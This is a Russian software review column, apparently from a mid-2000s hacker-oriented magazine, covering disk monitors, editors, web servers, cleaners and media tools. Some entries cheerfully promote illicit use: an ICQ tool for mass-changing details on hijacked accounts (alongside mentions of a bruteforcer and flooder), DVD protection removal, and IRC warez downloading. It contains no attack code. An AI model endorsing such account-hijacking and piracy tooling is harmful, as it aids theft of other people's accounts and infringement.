Сильной стороной Hard Drive Inspector'а является великолепный интерфейс с поддержкой русского языка. В таблице данных, помимо названий и текущих значений S.M.A.R.T.-атрибутов, присутствуют также их описания. Есть возможность проследить историю изменения каждого атрибута на временном графике. Аналогичный график присутствует на вкладке «Прогноз» - он наглядно показывает, как программа рассчитывает время выхода винчестера из строя.
Помимо постоянного мониторинга дисков, Hard Drive Inspector может производить быструю диагностику при запуске и отключаться. Информация о температуре винта выводится в системный трей. О возникновении проблем прога сигнализирует всплывающими сообщениями и, если требуется, письмом на мыло сисадмина.










COOLEDIT V 3.17.14

POSIX (*BSD, Linux, Solaris...)
Лицензия: GNU GPL
Size (в .gz): 1632 Кб
http://cooledit.2038bug.com




Cooledit - многофункциональный текстовый редактор для X-Window. Программа обладает многооконным режимом, позволяющим одновременно работать с несколькими файлами и по необходимости переключаться между ними. Присутствует весь набор привычных функций: поиск/замена (а также поиск по содержимому в файлах в указанном каталоге с помощью find), переход к нужной строке, подсветка синтаксиса (HTML, diff, shell, C/C++, Perl, PHP, Python, Pascal, Java, SQL...), вставка вывода указанной консольной команды, даты и времени, а также печать. Созданные документы можно сразу же отправлять на электронную почту (Cooledit делает это через sendmail). Для расширения функциональности редактор оснащен дополнительными скриптами, полезными при работе с выделенным текстом: например возможен запуск sed для замены содержимого по регулярным выражениям, tr - для его посимвольной обработки, sort - для сортировки по строкам, ispell - для проверки орфографии. Cooledit пригодится и разработчикам: помимо встроенной утилиты для форматирования кода, у программы есть и полноценный отладчик для C/C++. На все движения курсора и команды редактора могут быть назначены любые клавиши. Для удобства перемещения по большим файлам предусмотрена возможность установки меток на выбранных строках.

IPD: USER DETAILS CHANGER

Win 95/98/NT/ME/2K/XP/2003
FreeWare
Size: 30 Кб
www.ifud.ru

Программы от IPD Software уже давно завоевали уважение icq-хакеров самых разных национальностей. В линейке продуктов появлялись брутфорсер, флудер и использующая ошибку в клиентах icq 2001-2003 тулза типа uin2ip converter. IPDUDC - это легковесное приспособление для массовой смены details на свежехакнутых номерках. Менять можно ники, имена, primary почтовые адреса, различные географические данные (город, страна, штат, телефон и т.д. и т.п.), персональные данные (возраст, вес (шучу), дату рождения и владение языками) и детали графы «о себе». Софтина работает через HTTPS-прокси-серверы в многопоточном режиме, благодаря чему ты сможешь менять информацию на набрученных аськах со скоростью два-три номера в секунду, если у тебя самый средний dial-up.
К сожалению, в бесплатной версии заблокирована функция смены пароля :(.



LITESPEED WEB SERVER V 2.0RC7*

POSIX (*BSD, Linux, Solaris...)
Freeware
Size (в .gz): 3158 Кб
www.litespeedtech.com




LiteSpeed Web Server позиционируется разработчиками как сервер, не обделенный широкими возможностями и (временами) работающий быстрее общепризнанного фаворита Apache в девять раз. Среди других достижений в производительности: превосходство над thttpd и boa, работа со статичными файлами на уровне TUX, 50-процентный прирост в скорости у PHP-скриптов (работают через Fast CGI), а также эффективные демоны CGI (1.1) и Perl. LiteSpeed Web Server работает с протоколом HTTP/1.1 (обладает совместимостью и с HTTP/1.0), поддерживает IPv6, JSP/Servlet, сжатие как статического, так и динамического содержимого (в gzip), виртуальные хосты (и для IP, и для доменов) и даже серверное расширение Microsoft Frontpage 2002. Web-серверу знакомы .htaccess, возможности изменения URL'ов (в стиле mod_rewrite), а также безопасные подключения по HTTPS (SSLv2, SSLv3 и TLSv1), аутентификация через htpasswd и LDAP, жесткая проверка HTTP-запросов, установка ограничений на используемые ресурсы для CGI, suEXEC и chroot. Удобства ощущаются уже с самой установки: многочисленные расспросы инсталлятора позволяют не только базово настроить сервер и сразу же приступить к его использованию, но и, например, импортировать конфиг Apache, скачать и установить небезызвестную статистику awstats. Управлять как самим сервером (запуск, просмотр логов и данных виртуальных хостов), так и его конфигом можно через простой администраторский web-интерфейс.

* В обзоре рассматривается бесплатная редакция Standard Edition для Linux. Также у web-сервера есть платная версия Professional Edition.

SLYSOFT ANYDVD 4.5.6.2

Win 98/NT/ME/2K/XP/2003
ShareWare
Size: 1,1 Мб
www.slysoft.com



Знаешь, что обычно делает взломщик, когда ему в руки попадает защищенный DVD-диск? Он не пытается изобрести колесо, а использует уже созданный для данной цели (нет, не для изобретения колеса, а для просмотра dvd!) софт, а именно SlySoft AnyDVD. Данная программа позволяет снимать протекцию с любых dvd-дисков, так что отныне совпадение твоего регионального кода и кода, соответствующего диску, вовсе не обязательное условие ;). AnyDVD может работать незаметно, в режиме системного драйвера, и производить дешифровку на лету, не сохраняя данные на винчестер. Еще отличительные особенности проги: расшифровка CSS, снятие защиты Macrovision на аналоговое копирование и поддержка русского языка :).









CRAP CLEANER 1.17.090

Win 95/98/NT/ME/2K/XP/2003
FreeWare
Size: 403 Кб
ccleaner.com

Читатель, хочу тебя обрадовать: теперь у тебя есть уборщица. Нет, никто не станет выживать грязные носки из-под дивана в твоей комнате, ты не понял. Уборщица будет подчищать за тобой и разными программками твою операционную систему. Немного подробнее о технических возможностях клинера: как известно, львиная доля софтин при деинсталляции оставляет кучу ненужного хлама в системе, наивно полагая, что он еще когда-либо тебе пригодится (нет, ну бывают честные проги, которые спрашивают тебя: удалить ли этот системный файл, который <блаблабла>, или нет). Так вот, благодаря этой софтине, свободное место на твоем жестком диске до установки программы и после ее удаления будет приблизительно одинаковым! Также чистильщик умеет искать (и находить!) временные и неиспользуемые файлы (печенюжки-кукисы, историю блуждания по сайтам в IE, файлы корзины и прочие .GID'ы, .TMP'ы и .BAK'и). Также не останутся без внимания треш-файлы таких известных приложений, как Kazaa, eMule, Google Toolbar, Office XP, Ahead Nero, WinRAR, Adobe Acrobat. Я уже даже молчу о реестре Windows. В общем, Crap Cleaner - отличный выбор для высвобождения свободного пространства на винчестере и повышения производительности системы в целом. Устанавливай!




DOKUWIKI V 2005-01-16A

Независима от ОС
Лицензия: GNU GPL
Size (в .gz): 280 Кб
http://wiki.splitbrain.org

DokuWiki - яркий представитель популярного в последнее время средства создания сайтов, информацию на которых может добавлять/изменять любой посетитель. Как только пользователь заходит на страницу и понимает, что у него есть к ней какие-то поправки, он может отредактировать содержимое через обычную форму, данные в которой представляются в специальном синтаксисе (введенный текст автоматически конвертируется в HTML-код для красивого отображения). DokuWiki написан на PHP, как и многие из его собратьев, а для хранения данных использует обычные текстовые файлы. Для того чтобы наполнение страниц содержимым проходило удобно и быстро, над вводимым текстом расположен ряд кнопок для создания базовых элементов (заголовки, ссылки, списки, линии, загрузка файлов, особенно актуальная для картинок). Страница может разбиваться на независимые информативные части, каждая из которых будет подлежать коллективному редактированию. Если же страница вовсе не должна изменяться, ей может быть присвоен статус «только для чтения». Для управления доступом к страницам сайта присутствует список групп (допустимые права: никакие, чтение, редактирование, создание, загрузка) и пользователей, для каждого из которых задается имя, пароль, e-mail, группы. Представлены редактируемые списки автоматически заменяемых смайликов, расшифровываемых аббревиатур и запрещенных для упоминания сайтов. DokuWiki поддерживает 15 языков, среди которых есть и русский.

NetVisualize Favorites Organizer v 1.5

Windows 9x/Me/NT/2k/XP
Freeware
Size: 1951 Кб
www.netvisualize.com



Интересный менеджер закладок, сохраняющий в своей базе не только адреса, но и уменьшенные скриншоты заинтересовавших тебя страниц. Пользу от наличия у программы такой продвинутой функции переоценить трудно. Сколько раз я задумчиво почесывал затылок пятерней, пытаясь сообразить, какой именно сайт скрывается в моих закладках под тем или иным ничего не значащим названием. Но стоило перегнать коллекцию ссылок в NetVisualize Favorites Organizer, как процесс опознания страниц, на которых я давно не бывал, стал проходить заметно быстрее. Одного взгляда на скриншот обычно хватает, чтобы вспомнить, что за сайт ты когда-то «заложил» и почему.

Не подкачало и качество реализации программы. Интерфейс приятный, настроек много. Очень порадовал тот факт, что этот менеджер закладок не завязан на Internet Explorer. По Ctrl+H NetVisualize выхватывает ссылку из окна любого активного браузера. Скриншот, название закладки, ее описание - все это сохраняется автоматически. С моей любимой Опер'ой этот менеджер закладок взаимодействовал без проблем. Если верить описанию, с Осликом, Мозиллой и Огненной Лисой эта программа тоже успешно дружит. Короче, тем, кто «закладывает» много и часто, советую качать и юзать. Думаю, не пожалеете.




REG ORGANIZER 2.5


Win 95/98/NT/ME/2K/XP/2003
ShareWare
Size: 1,4 Кб
www.chemtable.com


В прошлом номере я описывал программу RegCool 3.102 - альтернативу стандартному майкрософтовскому редактору реестра. Reg Organizer станет отличным дополнением. Программа организует тебе работу с реестром в самом лучшем виде, а именно позволит просматривать, опять-таки редактировать реестр и производить его автоматическую очистку, тем самым оптимизируя работоспособность системы. Отлично (куда лучше, чем в виндах) у программы работает поиск по реестру какой-либо информации. Программа имеет русификатор, мало того, она еще и бесплатна для говорящих на нашем родном языке! Ряд преимуществ налицо, так что хватит раздумий - set her up!

Ах, да. На сайте разработчиков лежит еще одна софтинка... совершенного другого предназначения, мягко говоря. Имя ей Table 3.4 - это многофункциональная периодическая таблица Менделеева. Настоящая находка для юного хакера-химика :)).












FOXIT PDF READER V 1.2

Windows 9x/Me/NT/2k/XP
Freeware
Size: 903 Кб
www.foxitsoftware.com


Документов в формате PDF на моей машине с каждым годом становится все больше, а стандартное средство их просмотра - Adobe Reader - от версии к версии становится все тяжелее и медленнее. Впрочем, стоит признать, что седьмая версия Adobe Reader'а все PDF'ы, за исключением первого, открывает быстро, но зато первый запуск программы длится на моей машине секунд десять. Само собой, такая серьезная задержка не особо радует.

К счастью, время загрузки последних версий Adobe Acrobat/Reader можно заметно уменьшить за счет отключения ненужных плагинов. Выполнить указанную операцию легко и аккуратно позволяет утилита Adobe Reader Speed-Up (www.tnk-bootblock.co.uk). Плагины, подлежащие отключению, в окне этой утилиты можно выбирать вручную (по каждому плагину выводится подсказка), хотя лично я предпочел применить готовый профиль под названием Fast (есть еще Turbo), в результате чего скорость загрузки Adobe Reader'а увеличилась приблизительно втрое. Хотя если тебя в стандартном просмотрщике не устраивает двадцатиметровый вес дистрибутива и скорость прорисовки страниц, утилита Adobe Reader Speed-Up тебе не поможет. Поможет другое - Foxit PDF Reader, альтернативное средство просмотра PDF-файлов. Очень стоящая, скажу я тебе, вещь! Установки не требует, весит меньше мегабайта, документы открывает практически мгновенно, да и страницы прорисовывает ощутимо быстрее Acrobat Reader'а. Правда, невозможна навигация по уменьшенным изображениям страниц - только по номерам, но в остальном функциональность Foxit PDF Reader на уровне, то есть потребности обычного юзера покрывает с лихвой.



BEEP MEDIA PLAYER V 0.9.7


POSIX (*BSD, Linux, Solaris...)
Лицензия: GNU GPL
Size (в .gz): 1928 Кб
http://beepmp.sourceforge.net



Beep Media Player - мультимедийный плеер, ставший ответвлением от проекта XMMS, в котором используются возможности GTK2. В связи с общей основой кода ничего принципиально нового в BMP по сравнению с его прародителем нет, за исключением косметических преобразований в добавлении файлов, настройках и подобных интерфейсных мелочей. Однако по тем же причинам сохранена функциональность XMMS: воспроизведение из многих форматов (MP3, Ogg Vorbis, WAV, FLAC, WMA и т.п. - для некоторых требуется установка дополнительных модулей), AudioCD и потокового аудио, эквалайзер с предустановками (могут быть импортированы из WinAMP), работа со списками композиций и очередями, отображение информации из тэгов (сразу при добавлении файлов или только при их открытии) и редактирование метаданных, поддержка расширений и разных типов вывода звука. Обеспечена совместимость со скинами XMMS и некоторыми ее плагинами (самые необходимые были портированы, некоторые еще и улучшены; их список доступен на сайте BMP). Привычные для XMMS настройки для удобства разбиты по категориям: внешний вид, эквалайзер, мышь, список воспроизведения, модули. Последние разделены по типу назначения: общие, вывод звука, медиа (для воспроизведения разнообразных форматов), визуализация и эффекты.

INTERNET DOWNLOAD ACCELERATOR V 4.0.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 2173 Кб
www.westbyte.com/ida



В прошлом месяце отправил на помойку FlashGet (www.amazesoft.com). А что поделаешь? Эта некогда передовая качалка в последние годы обновлялась так редко и несерьезно, что мне волей-неволей пришлось присматриваться к альтернативам. Неделю тестировал самые свежие версии всех приличных менеджеров загрузки и в конце концов остановился на отечественном Internet Download Accelerator'е. Правда, поначалу меня насторожило засилье диалоговых окон, вылезающих на экран буквально на каждом шагу, но, к счастью, проблема легко решилась, стоило лишь разобраться с настройками. Вскоре IDA стал реагировать на мои приказы точь-в-точь как FlashGet, так что процесс адаптации прошел безболезненно. Что сразу бросилось в глаза: этот менеджер загрузок с ходу интегрировался во все мои браузеры, управление порядком загрузки файлов оказалось гораздо более удобным, чем во FlashGet (загрузки можно перетаскивать по списку мышкой, а первоочередным файлам - присваивать повышенный приоритет), а «Корзина» у Internet Download Accelerator'а оказалась настоящим пультом ДУ, позволяющим полноценно работать с программой без открытия главного окна.

Уже месяц Internet Download Accelerator работает у меня в режиме полной загрузки. Качает быстро, не глючит, файлы не бьет. Правда, бесплатный срок службы триальной версии подходит к концу. Видимо, придется ставить себе бесплатный Download Master (www.westbyte.com/dm) - это то же самое, что и IDA, только с баннерами. Хотя, признаться, я эти самые баннеры по жизни как-то не очень жалую :).



OSS RELEASE DIGEST: POSTGRESQL 8.0

Вышла новая версия открытой базы данных PostgreSQL - 8.0. Данный релиз стал первым для PostgreSQL, где Windows фигурирует в качестве родной серверной платформы (поддерживаются только Windows 2000, XP, 2003). Среди других новшеств: savepoints, позволяющие обрывать части транзакции, что может оказаться полезным для сложных процессов; point-in-time recovery для возвращения к моменту ошибки или уже завершившейся транзакции; tablespaces, с помощью которых можно выбирать файловые системы для хранения таблиц, индексов и баз данных; улучшенное управление буфером, CHECKPOINT, VACUUM (приводит к заметному повышению производительности); возможность смены типа данных в столбце таблицы через ALTER TABLE; качественно новая версия встроенного языка pl/perl (используется при необходимости выполнения сложных процедур внутренними средствами самой базы данных); поддержка CSV (comma-separated-value, значение с запятой в качестве разделителя) в COPY.

Из других релизов: KDE 3.4 Beta 1, Xfce 4.2.0, SLES 9 Service Pack 1, Slackware 10.1 Beta1, Mandrakelinux 10.2 Beta1, FreeBSD 4.11, QNX Momentics 6.3.0 SP1, Qt 3.3.4, GRUB 0.96, GNOME 2.10 Beta 1, Samba 3.0.11, GTK+ 2.6.2.










MAME 0.91


Windows 95/98/ME/NT/2K/XP
Freeware
Size: 6959 Кб
www.mame.net

Ты помнишь, как все начиналось? Да, это были игры Paratrooper, Ski, Rambo и Wolf 3D. Где же все это добро теперь? Оно доступно юзерам эмулятора MAME, который с 1996 года насобирал более 5000 игр собственного формата. В специальных ROM-пакетах поставляются игры самых разных времен, от начала 80-х до конца 90-х. То есть все то, что в нормальных условиях не станет запускаться под твоей WinXP. Я уже поставил себе десяток игр, в которые сам рубился на Sega, Nintendo и GameBoy. Однако есть маленький нюанс: с пришедшей универсальностью пропала возможность раскинуть пальцы: «Ты лох со своей восьмибитной Денди, а я король на 16 в Нинтенде! \m/\m/». В букмарки стоит занести многочисленные сайты, где ты сможешь найти давно забытые игры из детства: www.mameromlinks.com, www.sbfoodnet.com/kpower и www.mameworld.net. Любителей потрепаться на тему эмуляторов я направлю в news-конфу на alt.binaries.emulators.misc.




IMTOO 3GP VIDEO CONVERTER 2.1.22.123B

Windows 95/98/2K/XP
Shareware
Size: 2838 Кб
www.imtoo.com/3gp-video-converter.html



У тебя есть камера в мобильнике? Я долго искал 2004-трубку без этого добра, но ничего не вышло: индустрия впарила ненужную приблуду и мне! Сейчас на нас нажимают по поводу перевода трубок и сетей в формат 3G. Практичность сего действия, особенно в сложных российских условиях, остается явной лишь для постоянных читателей ресурса 3gnews.ru. Однако сабж имеется, и ты можешь легко купить трубу с поддержкой 3G. Тогда ты насладишься и новым форматом видео – 3GP (www.3gp.com или www.3gpp.org). Как водится, ты захочешь перегнать свои DivX'ы в новый формат, чтобы смотреть мувики прямо с мобильного. Конечно, уже имеется знакомый продукт от Apple (www.apple.com/mpeg4/3gpp). Однако я уверен, что работы с одним стандартом QuickTime тебе будет мало. Тогда окажется полезен ImTOO 3GP Video Converter, который смело перегонит твои DivX'ы в 3GP и обратно. Обратный перегон будет эффективен при создании видеобиблиотеки из мувиков, снятых на твоем папском 3G-телефоне.



XDCC-FETCH FOR WINDOWS 1.386

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 202 Кб
xdccfetch.sourceforge.net

Многим, кто впервые сталкивается со скачиванием вареза на IRC, совершенно в лом разбираться во всех этих /msg, xdcc и ques. А если скачивание варез-пака прерывается? Снова траблы. Простым решением окажется установка XDCC-Fetch, который станет твоим надежным проводником в мире IRC-вареза. Интерфейс проги непростительно прост, так что тебе придется лишь ручками добавить список нужных IRC-серверов и каналов (все добро доступно на packetnews.com). Заряженная IRC-списком прога будет мониторить объявляемые ботами паки, искать лишь необходимое среди них. Система мониторинга и поиска очень грамотна: тебя не станут выгонять с каналов за использование назойливого /msg xdcc list. Единственное осложнение с прогой – необходимость установки языкового Ruby-комплекса на твой писюк. Ruby-пак весит 12 Мб и после установки работает вполне безглючно. Напряг установки языка компенсируется совместимостью XDCC-Fetcher с *nix.



SKINSTUDIO 4.5

Windows 2003/XP
Shareware
Size: 4700 Кб
www.skinstudio.net



Когда только появилась Win95, достаточно было менять обои и скринсейверы ежедневно, чтобы оставаться крутым. Время идет, и сейчас без своего собственного эксклюзивного скина не прожить и дня! Здесь предлагается спасительная тулза, с которой ты сможешь создать свой уникальный интерфейс в винде. Он будет радикально отличен от тех, что идут в базовой поставке оси (синий, зеленый, серебряный и классический). Прога была выпущена кодерами знаменитого WindowBlinds, который был и остается ответственным за установку готовых скинов в твою систему. Версия SkinStudio XP также включается в поставку WindowBlinds. Я не являюсь поклонником Windows Media Player, но именно с ним у меня получились самые безбашенные skin-эксперименты.





SYSTEM EYE V 3.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 550 Кб
www.dailysoft.ru/systemeye

Эта программа показывает загрузку и использование системных ресурсов: процессора, оперативной и виртуальной памяти, файла подкачки. Скажешь, ничего особенного? Да, если не учитывать тот факт, что в System Eye используется оригинальная система индикаторов, не занимающих много места на рабочем столе. Изначально в комплекте поставляется семь готовых скинов, часть из которых отвечает за вывод небольших индикаторов, расположенных под прямым углом друг к другу. Если ни одна из имеющихся шкур не позволит тебе расположить индикаторы на экране необходимым образом, ты всегда можешь воспользоваться встроенным в программу редактором скинов. В любом случае, с помощью System Eye ты легко добьешься того, чтобы необходимые показатели всегда были перед глазами, но при этом не мешали работе с тестируемым приложением.

Кстати, сфера деятельности программы не ограничивается одним лишь мониторингом. Если загрузка ресурса (одного из наблюдаемых прогой) больше или меньше определенного значения в течение указанного времени, то System Eye может выполнить заранее заданное пользователем действие (одно из девяти возможных). К примеру, при длительном простое машины запустить дефрагментатор, утилиту архивации данных или еще что-нибудь в этом роде.










RESOURCE TUNER V 1.95

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1897 Кб
www.heaventools.com

Не все хорошие программисты умеют делать привлекательные интерфейсы. Поэтому внешность многих достойных прог имеет досадные косметические недостатки. С помощью Resource Tuner некоторые из этих недостатков может исправить сам пользователь.


Resource Tuner - это качественный и безглючный редактор исполняемых файлов, позволяющий в визуальном режиме редактировать меню и диалоги, просматривать и заменять практически все типы графических ресурсов (иконки, курсоры, изображения разных форматов), а также звуки и видео. Вооружившись этим редактором, можно заставить прогу поддерживать визуальные стили, расположить кнопки на ее морде в нужном порядке, исправить надписи, заменить кривые пиктограммы творениями какого-нибудь стоящего дизайнера.



Продвинутым юзерам, которым нужен многоцелевой инструмент для работы с PE-файлами, следует иметь в виду, что редактор Resource Tuner также является составной частью более серьезного инструмента - PE Explorer'а, известного своим умением открывать файлы, которые другим утилитам этого вида оказываются не по зубам. Какая именно софтина нужна тебе, решай сам. На сайте разработчиков и, естественно, на нашем диске ты найдешь обе программы.

PHOTO NO-NO! V 1.4

Windows 9x/Me/NT/2k/XP
Shareware
Size: 16219 Кб
www.photonono.com



Раньше считалось, что компьютеры не способны эффективно блокировать порно, поскольку им не хватает интеллекта, позволяющего отличить снимок цветочка от фотографии бурной акробатической оргии. Однако пару лет назад кому-то из программистов пришло в голову, что все картинки для взрослых имеют одну общую черту - на них слишком много пятен цвета человеческой кожи :). А значит, появления искусственного интеллекта можно не ждать - простой анализатор, проверяющий изображение на наличие этих самых «телесных пятен», будет работать не менее эффективно. О программах, построенных на основе этой оригинальной идеи, я уже тебе как-то рассказывал. Но все они - и Snitch (www.hyperdynesoftware.com), и Media Detective (www.mediadetective.com) - занимаются лишь отловом порноконтента, спрятанного на машине пользователя. Разработчики утилиты Photo No-No пошли дальше - они скрестили описанный анализатор с локальным прокси-сервером. Получилось удачно! Photo No-No намертво вшивается в систему, занимает промежуточное звено между браузером и веб-сервером, после чего картинки для взрослых до пользователя просто перестают доходить - их срубает на подходе. Вместо них подсовываются пустые файлы или картинки с логотипом Photo No-No. Эффективность данной системы выше всяких похвал! Кроме того, зарегистрированная версия Photo No-No может работать совершенно незаметно для пользователя. Так что если ты админ, имей в виду: лучшего способа испортить жизнь своим подопечным, пожалуй, нельзя и придумать! :) Тем более что специально для таких, как ты, была разработана еще и профессиональная версия Photo No-No - Picture Guard (www.pictureguard.com).


SAM 0.11.1 BETA

Windows XP

Freeware

Size: 362 Кб

www.freewebs.com/skypeansweringmachine



Здесь не стоит лишний раз упоминать о Skype - продвинутом IP-телефоне (PC2PC), который прикручивается к P2P-клиенту Kazaa. Вспоминать не стоит, но скачать можно вполне. Добро располагается по адресу www.skype.com. Если ты проводишь в голосовых разговорах более часа в день, то есть вероятность, что подельники могут позвонить и в твое отсутствие. Чтобы они не обломались, ставь скорее автоответчик SAM. Несмотря на пугающую версию 0.*, прога оказалась вполне стабильной. Единственный косяк - работа лишь в среде WinXP. Это серьезное упущение авторов, потому как Skype уже давно оброс портами под Linux и MacOS. Skype, если довериться слухам, совсем скоро сделают и для SymbianOS. Тогда мы сможем серьезно экономить бабло, прозванивая людей по IP вместо обычного GSM на наших пальцастых смартфонах. Здесь SAM'у уже не получится схалявить и не выдать Symbian-версию.

